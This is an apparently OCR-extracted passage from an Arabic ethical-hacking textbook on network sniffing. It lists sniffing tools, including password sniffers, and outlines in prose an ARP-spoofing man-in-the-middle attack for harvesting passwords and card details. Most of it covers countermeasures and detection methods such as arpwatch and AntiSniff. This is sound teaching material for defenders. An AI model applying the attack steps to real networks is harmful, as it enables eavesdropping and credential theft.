
بالإضافة إلى الأدوات التي نوقشت حتى الآن، هناك العديد من الأدوات الأخرى التي تهدف لنفس الغرض، أي مراقبة حركة مرور الشبكة والتقاط وتحليل حزم البيانات، الخ. فيما يلي قائمة بأدوات **sniffing** بجانب مصادرها التي يمكنك من خلالها تحميل هذه الأدوات:

Ace Password Sniffer available at http://www.effetech.com
RSA Netwitness Investigator available at http://www.emc.com
Big-Mother available at http://www.tupsoft.com
EtherDetect Packet Sniffer available at http://www.etherdetect.com
EffeTech HTTP Sniffer available at http://www.effetech.com
Ntop available at http://www.ntop.org
Smartsniff available at http://www.nirsoft.net
EtherApe available at http://etherape.sourceforge.net
Network Probe available at http://www.objectplanet.com
Snort available at http://www.snort.org
MaaTec Network Analyzer available at http://www.maatec.com
Alchemy Network Monitor available at http://www.mishelpers.com
CommView available at http://www.tamos.com
NetResident available at http://www.tamos.com
Kismet available at http://www.kismetwireless.net
AIM Sniffer available at http://www.effetech.com
Netstumbler available at http://www.netstumbler.com
IE HTTP Analyzer available at http://www.ieinspector.com
Ministumbler available at http://www.netstumbler.com
PacketMon available at http://www.analogx.com
NADetector available at http://www.nsauditor.com
Microsoft Network Monitor available at http://www.microsoft.com
NetworkMiner available at http://www.netresec.com
PRTG Network Monitor available at http://www.paessler.com
Network Security Toolkit available at http://www.networksecuritytoolkit.org
Ethereal available at http://www.ethereal.com
KSniffer available at http://ksniffer.sourceforge.net
IPgrab available at http://ipgrab.sourceforge.net
WebSiteSniffer available at http://www.nirsoft.net
ICQ Sniffer available at http://www.etherboss.com
URL Helper available at http://www.urlhelper.com
WebCookiesSniffer available at http://www.nirsoft.net
York available at http://thesz.diecru.eu
IP Traffic Spy available at http://www.networkdls.com
SniffPass available at http://www.nirsoft.net
Cocoa Packet Analyzer available at http://www.tastycocoabytes.com
vxSniffer available at http://www.cambridgevx.com

كيف يهاجم الهاكر الشبكة عن طريق SNIFFER؟

فنحن نعلم جميعا ان الهاكر يستخدم أدوات **sniffing** لمراقبة الحزم ورصد حركة الشبكة على الشبكة المستهدفة. السيناريو التالي يوضح كيف يجعل المهاجم استخدام **sniffing** لاختراق الشبكات الخاصة كما يلي.


الخطوة 1: بمجرد أن يقرر المهاجم اختراق الشبكة، فانه أولا يكتشف السويتش المناسب للوصول إلى الشبكة ويربط النظام الخاص به بأي منفذ من المنافذ الموجودة على السويتش، كما هو مبين في الشكل التالي:




الخطوة 2: بمجرد نجاح المهاجم في الحصول على اتصال بالشبكة، يحاول تحديد معلومات الشبكة مثل طوبولوجيا الشبكة باستخدام بعض الأدوات اكتشاف الشبكة، كما هو مبين في الشكل التالي:



الخطوة 3: من خلال تحليل طوبولوجيا الشبكة. يحدد المهاجم الجهاز الضحية لتوجيه الهجمات اليه:



الخطوة 4: بمجرد معرفة المهاجم الجهاز الهدف، فانه يستخدم تقنيات **ARP Spoofing** لإرسال رسالة **ARP** وهميه ("**Spoofed**")، على النحو التالي:



الخطوة 5: الخطوة السابقة تساعد المهاجم لتحويل جميع حركة المرور من جهاز الكمبيوتر الضحية إلى جهاز الكمبيوتر الخاص به. وهذا يسمى هجوم رجل في منتصف (**MITM**)، كما هو مبين في الشكل التالي:



الخطوة 6: الآن المهاجم قادرا على رؤية كل حزم البيانات المرسلة والمستلمة من قبل الضحية. الان يمكنه استخراج المعلومات الحساسة من الحزم مثل كلمات السر وأسماء المستخدمين وتفاصيل بطاقة الائتمان، **PINs**، وما إلى ذلك، "وبالتالي، فان المهاجم ينجح في التنصت على الحزم من الشبكة المستهدفة.



An attacker connects his laptop to a switch port

He runs discovery tools to learn about network topology

He identifies victim's machine to target his attacks

He poisons the victim machine by using ARP spoofing techniques

MITM

The traffic destined for the victim machine is redirected to the attacker

The hacker extracts passwords and sensitive data from the redirected traffic

8.8 التدابير المضادة ضد عملية Sniffing (Countermeasures)

حتى الآن، لقد ناقشنا كيف قيام المهاجمين بأنواع مختلفة من هجمات **sniffing** على الشبكة المستهدفة وأنواع مختلفة من الأدوات التي يمكن استخدامها المهاجمين للتنصت على الحزم ومراقبة حركة المرور من الشبكة المستهدفة. الآن حان الوقت لمعرفة الإجراءات المضادة التي يمكنها أن تحميك ضد هجمات **Sniffing**. هذا الجزء يصف العديد من التدابير المضادة التي يمكن تطبيقها لحماية الشبكة من **sniffing**.

كيفية الدفاع ضد Sniffing؟

هنا بعض التدابير المضادة التي يمكنها أن تساعدك على تجنب هجمات **Sniffing**:

- تقييد الوصول الفعلي إلى وسائط الشبكة (**Network Media**) لضمان عدم إمكانية تثبيت **Packet Sniffer**.
- استخدام التشفير لحماية المعلومات السرية.
- أضف عنوان **MAC** بشكل دائم للعبارة (**Gateway**) إلى ذاكرة التخزين المؤقت **ARP**.
- استخدام عناوين **IP** ثابت (**Static**) وجداول **ARP** ثابتة لمنع المهاجمين من إضافة إدخالات **ARP** المنتحلة للآلات على الشبكة.

- إيقاف بث تحديد الشبكة (**network identification broadcasts**) وإذا كان ذلك ممكنا، قم بتقييد الشبكة للمستخدمين المرخص لهم من أجل حماية الشبكة من أن يتم اكتشافها مع أدوات **Sniffing** واستخدام الإصدار **IPv6** بدلا من **IPv4**.
- استخدام جلسات مشفرة مثل **SSH** بدلا من **Telnet** والنسخ الآمن (**SCP**) بدلا من **FTP**، **SSL** للاتصالات والبريد الإلكتروني، وما إلى ذلك لحماية المستخدمين ضد هجمات **Sniffing** على الشبكة اللاسلكية.
- استخدام **HTTPS** بدلا من **HTTP** لحماية أسماء المستخدمين وكلمات المرور.
- استخدم **switch** بدلا من **hub** حيث أن السويتش تقوم بتقديم البيانات فقط إلى المتلقي.
- استخدام كابلات ذات النوع **crossover** لأنها تحد من المضيفين غير مصرح بهم من كونها قصد أو غير قصد الوصول الى **hubs** و**switch**.
- استخدام كلمات المرور (**Authentication Password**) على المجلدات والخدمات المشتركة.
- دائما قم بتشفير التواصل بين جهاز الكمبيوتر ونقطة الوصول اللاسلكية لمنع انتحال **MAC**.
- استرداد **MAC** مباشرة من **NIC** بدلا من نظام التشغيل؛ هذا يمنع انتحال عنوان **MAC**.
- استخدم أدوات **antisniff** اللازمة لتحديد ما إذا كان أي من كروت الشبكة **NIC** تعمل في الوضع **promiscuous mode**.
- استخدم **IP security** (**IPSec**).
- استخدم **PGP** و**S/MIME**.
- استخدم **one-time passwords** (**OTPS**).
- استخدم **VPNs** (**virtual private networks**).
- استخدم البروتوكول **SSL/TLS**.
- استخدم شل آمنة (**SSH**).

كيفية الكشف عن Sniffing؟

Promiscuous Mode

ليس من السهل الكشف عن **Sniffer** على الشبكة والذي يقوم فقط بالتقاط حركة مرور البيانات ويعمل في الوضع **promiscuous mode**. **Sniffer** لا يترك أي أثر، لأنه لا ينقل البيانات. للعثور على **Sniffer**، يجب عليك التحقق من الأنظمة التي تعمل في الوضع **promiscuous mode**. **Promiscuous mode** هو وضع بطاقة واجهة الشبكة من النظام الذي يتيح لجميع الحزم (**traffic**) المرور، دون التحقق من صحة عنوان وجهتها. **Standalone sniffers** من الصعب اكتشافه، لأنها لا ينقل حركة مرور البيانات. طريقة بحث **DNS** العكسي (**reverse DNS Lookup**) يمكنها أن تستخدم لكشف **non-standalone sniffers**.
هناك الكثير من الأدوات المتاحة للكشف عن الوضع **promiscuous mode** على النظام، مثل **Nmap**.

IDS

نظام كشف التسلل (**IDS**) وهي اختصار لـ **intrusion detection system** وهي آلية الأمن التي تساعدك على الكشف عن أنشطة **sniffing** على الشبكة. إذا قمت بتشغيل **IDS** على الشبكة، فإنه يقوم بإعلامك أو ينبهك عند حدوث أي نشاط مشبوه مثل **sniffing**، **MAC spoofing**، الخ.

Network Tools

يمكنك أيضا تشغيل أدوات الشبكة مثل الأداء **HP Performance Insight** لمراقبة الشبكة ضد الحزم الغريبة مثل الحزم مع العناوين المنتحلة. هذه الأداة تمكنك من جمع وتوحيد، تركيز، وتحليل البيانات المرورية عبر شبكة الموارد والتقنيات المختلفة.

الكشف عن تقنيات SNIFFING: طريقة PING


للكشف عن **Sniffer** على شبكة معينة، تحتاج إلى تحديد النظام الموجود على الشبكة الذي يعمل في الوضع ***promiscuous mode***.
دعونا نرى كيف أن طريقة **Ping** مفيد في الكشف عن النظام الذي يعمل في الوضع ***promiscuous mode***، مما يساعد في الكشف عن **Sniffer** المثبت على الشبكة.
الفكرة من وراء هذا الأسلوب هو أن تحتاج فقط إلى إرسال **ping request** إلى الجهاز المشتبه به مع عنوان **IP** الخاص به وعنوان **MAC** الغير صحيح. من الطبيعي ان يرفض **Ethernet adapter** في الشبكة هذا الطلب لان عنوان **MAC** لا يتطابق، في حين أن الجهاز المشتبه الذي يعمل عليه **sniffer** يستجيب لذلك لأنه لا يرفض الحزم مع عنوان **MAC** مختلفة. وبالتالي، فإن هذه الاستجابة


تساعدك على التعرف على **sniffer** على هذه الشبكة. انظر الفرق بين استجابات **ping** من النظام الذي يعمل في الوضع ***promiscuous mode*** والنظام الذي يعمل في الوضع ***non-promiscuous mode***. وهي طريقه قديم ولم تعد تستخدم.



الكشف عن تقنيات SNIFFING: طريقة ARP

في هذه التقنية، فانت في حاجة الى ارسال **non-broadcast ARP** إلى جميع العقد (**Node**) في الشبكة. فإن العقدة التي يتم تشغيلها في الوضع **promiscuous mode** على شبكة تقوم بتخزين (**Cache**) عنوان **ARP** الخاص بك. الآن يمكنك بث **ping message** (**Broadcast**) على الشبكة مع عنوان **IP** الخاص بك ولكن مع عنوان **MAC** مختلف. في هذه الحالة، العقد التي لديها عنوان **MAC** الخاص بك (التي تم تخزينها مؤقتا في وقت سابق) تكون قادرة على الاستجابة لطلب **broadcast ping** الخاص بك هي التي تعمل في الوضع **promiscuous mode**، كما هو موضح في الشكل التالي. وبالتالي، يمكنك الكشف عن العقدة التي تحمل **Sniffer** قيد التشغيل.






الكشف عن تقنيات SNIFFING: طريقة DNS

Reverse DNS Lookup هي الطريقة العكسية لأسلوب بحث **DNS**, **Sniffers** يستخدم بحث **DNS** العكسي وزيادة حركة مرور الشبكة. هذه الزيادة في حركة مرور الشبكة يمكن أن يكون مؤشرا على وجود **Sniffers** على الشبكة. أجهزة الكمبيوتر على هذه الشبكة تكون في الوضع **promiscuous mode**. يمكن إجراء بحث **DNS** العكسي إما محليا أو عن بعد. ملقم منظمة **DNS** لابد من رصدها لتحديد عمليات بحث **DNS** العكسي الواردة. طريقة إرسال طلبات **ICMP** إلى عنوان **IP** غير موجودة يمكن استخدامها لرصد عمليات البحث **DNS** عكسي. أجهزة الكمبيوتر التي تؤدى عملية بحث **DNS** العكسي ترد على **Ping**، وبالتالي تحدد على أنها تستضيف **sniffer**.

لعمليات بحث DNS العكسي المحلية، يجب أن يتم إعداد الكاشف في الوضع promiscuous mode. ثم إرسال طلب ICMP إلى عنوان IP غير موجود، وعرض الاستجابة. إذا تم تلقي استجابة، فان الجهاز صاحب الاستجابة يتم تعريفه على انه قام بأداء بحث DNS عكسي على الجهاز المحلي.



الكشف عن تقنيات SNIFFING: طريقة SOURCE-ROUTE من خلال التلاعب بالمسار

ربما هذه من انجح الطرق حسب رأيي. طريقة source-route توظف تقنية تعرف باسم loose-source route. والتي تقوم بإضافة المسار المطلوب source-route بداخل الـ IP Header للحزمة نفسها، وبالتالي لو وصلت الحزمة الى الراوتر Router سيقوم بعمل تمرير الى الجهة المحددة بداخل الحزمة نفسها. لتوضيح ذلك فلننظر الى المثال التالي:

لدينا شبكة عليها جهاز A و B و C ...نقوم مثلاً بعمل Disable لإمكانية التمرير Routing على الجهاز C . الآن يريد الجهاز A إرسال حزمة الى الجهاز B ولكن يقوم بتثبيت المسار الذي تمر فيه الحزمة. هنا يقوم بتحديد طلب المرور من خلال الجهاز C . أي يجب على الحزمة ان تمر الى الجهاز C ومن هناك تصل الى الجهاز B . فعند إرسال A للرسالة ستصل الى الراوتر Router بالبداية ويقوم بقراءة الحزمة ويرى بإن المسار محدد فيقوم بإرسالها الى الجهاز C . لكن بسبب كون الجهاز C لا يعمل تمرير (قمنا بإيقافه سابقا) فإن الحزمة يتم عمل DROP لها. ولكن بسبب كون الجهاز B في الوضع الـ Promiscuous Mode فإنه يقوم بقراءة الحزمة مسبقاً وبسبب كون الحزمة موجهة له، قام بالرد عليها. وهذا يعطى انطباع ان الجهاز B يعمل عليه Sniffer.

الحالة الأخرى وهي الـ TTL للحزم معروف عندما تمر من مسار الى آخر تقوم بعمل تنقيص لرقم الـ TTL أي لو كان 30 سيصبح 29 وهكذا على كل المسارات التي تمر بها الحزمة ... الآن بالنسبة الى مثالنا السابق، لو إن الجهاز C يقوم بالتمرير الصحيح فإن الحزمة هذه ستصل الى الجهاز B وقيمة TTL لها هي 29 وذلك لأنها مرت من خلال محطة تمرير واحدة ... ولكن بسبب إن C لم يقم بعملية التمرير فإن الحزمة وصلت الى الجهاز B وقيمتها 30 (بسبب كونه قام بالتقاط الحزمة بواسطة عملية Sniffing) وبالتالي حين يرد على A فإنه سيرد وقيمة الـ TTL للحزمة هي 30 !!! أي لم تتغير وهذا يجعلك تعرف بإن الجهاز B عليه Sniffer ...

الكشف عن تقنيات SNIFFING: باستعمال DECOY أي الفخ

في هذه الطريقة كل ما نقوم به مثلاً بتشغيل Virtual Machine أو أي جهاز براحتك، وتضع عليه خدمات وهمية مثل: FTP وTelnet. معروف بإن هذه الخدمات كلها يتم إرسال اسم المستخدم وكلمة المرور لها على شكل نصوص مقروءة وواضحة Plain Text وبالتالي لو هناك Sniffer على الشبكة فانه بدون شك سيقوم بالتقاطها. وبعد قيام هذا الشخص الذي يعمل Sniff بالتقاطها فإنه سيقوم بدون شك بمحاولة الدخول بواسطة أسماء المستخدمين هذه وكلماتهم السرية وبالتالي تكون كشفت أنت من الجهاز الذي يعمل Sniff عندك على الشبكة. من ميزات هذه الطريقة هي إنها تعمل على مدار واسع في الشبكة. أي ممكن أن تعمل وتصطاد الشخص وهو على Network Segment مختلفة. عكس طريقة Source-Route التي يجب أن تكون أنت وهو (Sniffer) على نفس الجزئية من الشبكة.
طبعاً نقدر نقول عن هذه الطريقة هي باستعمال Honeypot. يعني ليس شرطا أن نطلق عليها Decoy.

الكشف عن تقنيات Sniffing: طريقة TDR أي Time Domain Reflect meters

هذه الطريقة تعتمد على نظرية إمكانية حساب المسافة من خلال حساب الوقت المستغرق للطاقة المنعكسة **Reflected Energy** الى المصدر. وهي نفس الطرق المستعملة في السونار والرادارات. كيف تعمل هنا؟ يقوم **TDR** بإرسال نبضات كهربائية **Electrical Pulses** على الشبكة ويقوم بعمل مخطط مبني على الانعكاسات المنبثقة ... طبعاً وسيقوم بحساب المسافات بدون شك بناءاً على الطرق التي ذكرتها. من خلال هذه المخططات والمسافات يستطيع أن يقوم الخبراء في هذا المجال بدراستها ومعرفة الأجهزة الموجودة على الشبكة والتي يفترض ألا تكون مربوطة على الشبكة. وبما إنه المسافات موجودة فإنه يستطيع أن يعرف إن كان هناك مثلاً **Ethernet TAP** ومكان وجوده. هذه الطريقة حسب ما فهمت هي من أعقد الطرق والتي من خلالها يستطيع الخبراء اكتشاف حتى أجهزة **Hardware** التي تقوم بعمل **Packet Capturing** أو **Sniffing** على الشبكة والتي لا ترسل ولا تعطيك دلالة على وجودها وتعمل بشكل صامت للغاية.

الكشف عن تقنيات Sniffing: طريقة Network Latency

في هذه الطريقة نقوم بمراقبة ضغط العمل على الأجهزة التي على الشبكة. فمن المعروف عملية فلترة الحزم وقراءتها تعني إستعمال كمية كبيرة من الـ **CPU**، أي عليه ضغط أو **Load** ... وهذا ممكن يدل على إن هناك من يقوم بعمل **Sniff**. طبعاً لكي تستطيع الوصول الى هذه الحالة عليك بإغراق أو محاولة إغراق أو عمل **Flood** على الشبكة لكي تستطيع معرفة هذه الحالة. طبعاً هي ليست سهلة وبحاجة الى دقة عالية لكيلا تعمل **DoS** للشبكة بكاملها وبالتالي لم تستفد بشيء.

هذه هي الطرق التي استطعت أن أعرفها الى الآن حول كيفية معرفة وجود Sniffer على الشبكة. هناك أيضا أدوات التي يمكن استخدامها من قبل المحققين للكشف عن Sniffer على الشبكة.

أدوات الكشف عن تقنيات Sniffing

Tool: arpwatch

Arpwatch هو برنامج مفتوح المصدر والذى يساعدك على مراقبة نشاط الحركة إيثرنت (مثل تغيير **IP** وعناوين **MAC**) على الشبكة وتحتفظ بقاعدة بيانات لزوجي العناوين **Ethernet/ip**. تنتج ملف سجل عن معلومات الاقتران بين عناوين **IP** وعناوين **MAC** جنبا إلى جنب مع الطوابع الزمنية، حتى تتمكن من المشاهدة بعناية عندما يظهر نشاط الاقتران على الشبكة. كما أن لديها الخيار لإرسال التقارير عبر البريد الإلكتروني إلى مسؤول شبكة الاتصال عند إضافة اقتران جديد أو تغييره.

لمشاهدة واجهة معينة، نكتب الأمر التالي مع '**-i**' واسم الجهاز.


#arpwatch -i eth0

لذلك، كلما يتم توصيل **MAC** جديد أو تغير عنوان **MAC** لعنوان **IP** معين على الشبكة، فسوف تلاحظ ذلك من خلال إدخالات الملف **/var/log/syslog** أو إدخالات الملف **/var/log/message**.

```
# tail -f /var/log/messages
```

Sample Output

```
Apr 15 12:45:17 tecmint arpwatch: new station 172.16.16.64 d0:67:e5:c:9:67
Apr 15 12:45:19 tecmint arpwatch: new station 172.16.25.86 0:d0:b7:23:72:45
Apr 15 12:45:19 tecmint arpwatch: new station 172.16.25.86 0:d0:b7:23:72:45
Apr 15 12:45:19 tecmint arpwatch: new station 172.16.25.86 0:d0:b7:23:72:45
Apr 15 12:45:19 tecmint arpwatch: new station 172.16.25.86 0:d0:b7:23:72:45
```



Tool: L0pht Antisniff

المصدر: http://gbppr.dyndns.org/l0pht/antisniff/download.html


AntiSniff هي أداة مصممة للكشف عن المضيفين على قطعة الشبكة **Ethernet/IP** والذين يقومون بجمع البيانات **promiscuously**. مصممة للعمل على شبكة **nonswitched**، **AntiSniff** مصممه لتنفيذ أنواع مختلفة من الاختبارات لتحديد ما إذا كان المضيف في الوضع **promiscuous mode**. وفيما يلي ثلاثة أنواع من الاختبارات:

- DNS tests
- Operating-system-specific tests
- Network and machine latency tests

Promiscuous Detection Tool: PromqryUI

المصدر: http://www.microsoft.com/

الأداة **PromqryUI** تسمح لك لاكتشاف أي من بطاقات واجهة الشبكة تعل في الوضع **promiscuous mode**. يمكنه أن يحدد بدقة ما إذا كان **modern managed Windows system** يملك واجهات الشبكة تعمل في الوضع **promiscuous mode**. إذا كان النظام لديه واجهات شبكة في الوضع **promiscuous mode**، فإنه قد يشير إلى وجود شبكة **Sniffing** تعمل على النظام.



Sniffing Pen Testing 8.9

حتى الآن، لقد ناقشنا جميع المفاهيم اللازمة، وتقنيات الهجوم، والأدوات اللازمة لأداء اختبار الاختراق **Sniffing**. ناقشنا أيضا المضادات ليتم تطبيقها من أجل تعزيز أمن المنظمة الهدف. الآن حان الوقت لإجراء اختبار الاختراق **Sniffing** على المنظمة المستهدفة.

